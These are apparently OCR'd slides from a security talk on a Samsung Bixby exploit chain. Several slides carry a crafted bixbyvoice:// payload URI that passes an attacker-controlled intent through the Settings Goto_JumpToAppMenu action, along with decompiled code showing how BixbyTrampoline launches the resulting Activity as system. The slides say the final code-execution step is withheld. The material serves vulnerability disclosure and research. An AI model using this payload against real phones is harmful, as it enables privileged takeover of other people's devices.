App/task control	LaunchApplication, Goto_JumpToAppMenu
Multi-window	StartMultiWindow, ReplaceAppOfSplitScreen
State changes	MobileData, Location, Do Not Disturb
Connectivity	Wi-Fi, Bluetooth, NFC, Hotspot
Accessibility	VoiceAssistant, UniversalSwitch

The Settings Capsule


Actions available in com.android.settings


Handler Group	Actions
AODActionHandler	3
EdgeActionHandler	3
SettingsActionHandler	113
ConnectivityActionHandler	26
AccessibilityActionHandler	27
SystemUIActionHandler	99
NotificationActionHandler	3
DeviceQnAActionHandler	2
Total	**276**


Action Categories	Action Command
Display Setting	Goto_ScreenModeSetting, SetBrightness
Power/session	PowerOff, Reboot, TurnOffScreen
Notifications	ReadNotificationWithID, ReplyNotification
App/task control	~~LaunchApplication,~~ Goto_JumpToAppMenu
Multi-window	StartMultiWindow, ReplaceAppOfSplitScreen
State changes	MobileData, Location, Do Not Disturb
Connectivity	Wi-Fi, Bluetooth, NFC, Hotspot
Accessibility	VoiceAssistant, UniversalSwitch

The Settings Capsule

Don’t let LaunchApplication fool you…







Crafting the Bixby Payload

URI that needs to be sent from Samsung Account:

```
bixbyvoice://com.samsung.android.bixby.agent/ExecuteMediaAction?uri=“
bixby%3A%2F%2Fcom.android.settings%2fbixby.settingsApp.Goto_JumpToAppMenu
%2fbackground%3F<key>=<value>”
```

scheme	bixby://
target app	com.android.settings
action	Goto_JumpToAppMenu
action type	background
params	<key>=<value>

Our target action (the full name is `bixby.settingsApp.Goto_JumpToAppMenu`

Crafting the Bixby Payload

URI that needs to be sent from Samsung Account:

```
bixbyvoice://com.samsung.android.bixby.agent/ExecuteMediaAction?uri=“
bixby%3A%2F%2Fcom.android.settings%2fbixby.settingsApp.Goto_JumpToAppMenu
%2fbackground%3F<key>=<value>”
```

scheme	bixby://
target app	com.android.settings
action	Goto_JumpToAppMenu
action type	background
params	<key>=<value>

We want this action to execute in the background

Crafting the Bixby Payload

URI that needs to be sent from Samsung Account:

```
bixbyvoice://com.samsung.android.bixby.agent/ExecuteMediaAction?uri=“
bixby%3A%2F%2Fcom.android.settings%2fbixby.settingsApp.Goto_JumpToAppMenu
%2fbackground%3F<key>=<value>”
```

scheme	bixby://
target app	com.android.settings
action	Goto_JumpToAppMenu
action type	background
params	<key>=<value>

→ Still missing…

Reverse Engineering GotoJumpToAppMenuAction

ActionUri.java

```
public final class GotoJumpToAppMenuAction extends Action {
 ...
    public final Bundle doGotoAction() throws URISyntaxException {
        String value = getValue();
        if (value.contains("#Intent")) {
        try {
            if (!TextUtils.isEmpty(value)) {
                Intent uri = Intent.parseUri(value, 0);
                String stringExtra = uri.getStringExtra(":settings:fragment_args_key");
                Bundle bundle = new Bundle();
                bundle.putString(":settings:fragment_args_key", stringExtra);
                uri.putExtra(":settings:show_fragment_args", bundle);
                ...
                Intent intent = new Intent();
                intent.setComponent(new ComponentName(this.mContext, (Class<?>) BixbyTrampoline.class));
                intent.addFlags(268468224);
                intent.putExtra("android.intent.extra.INTENT", uri);
                try {
                    launchSettings(intent, null);
```

1 Launch and Parse

GotoJumpToAppMenuAction is launched and searches for a `#Intent` String

2 Attacker Controlled Data

The attacker URI that was sent from the attacker server traveled through Samsung Account -> Bixby -> Settings is now converted to an Intent object

3 Sent to BixbyTrampoline

The attacker controlled Intent object is sent to BixbyTrampoline

Reverse Engineering GotoJumpToAppMenuAction

3 The Final Bounce

BixbyTrampoline is launched

4 The Final Trigger

startActivityForResult() is executed against the malicious Intent object

BixbyTrampoline.java

```
public class BixbyTrampoline extends Activity {
    ...
    public final void onCreate(Bundle bundle) {
    ...
    Intent intent = getIntent();
    ...
    if (intent.getExtras() == null || !intent.getExtras().containsKey("query")) {
        Intent intent2 = (Intent) intent.getParcelableExtra("android.intent.extra.INTENT");
        ...
        startActivityForResult(intent2, 100);
```

App Actions


URI that needs to be sent from Samsung Account:

```
bixbyvoice://com.samsung.android.bixby.agent/ExecuteMediaAction?uri="
bixby%3A%2F%2Fcom.android.settings%2fbixby.settingsApp.Goto_JumpToAppMenu
%2fbackground%3Fvalue=<intent# URI String>"
```

scheme	bixby://
target app	com.android.settings
action	Goto_JumpToAppMenu
action type	background
params	value=<intent# URI String>

Specify the `<intent# URI String>` URI String that will be converted to an Intent object and launched as `system`

Completing the chain



DEMO

DISCLAIMER:

We can now launch any Activity as `system`

But we cannot disclose how to use this to achieve Remote Code Execution capabilities on the target phone

But we can show it ☺

Takeaways

- The real issue is architectural
- A single permission collapsed the Capsule security model
- The chain worked under real-world constraints

Thank you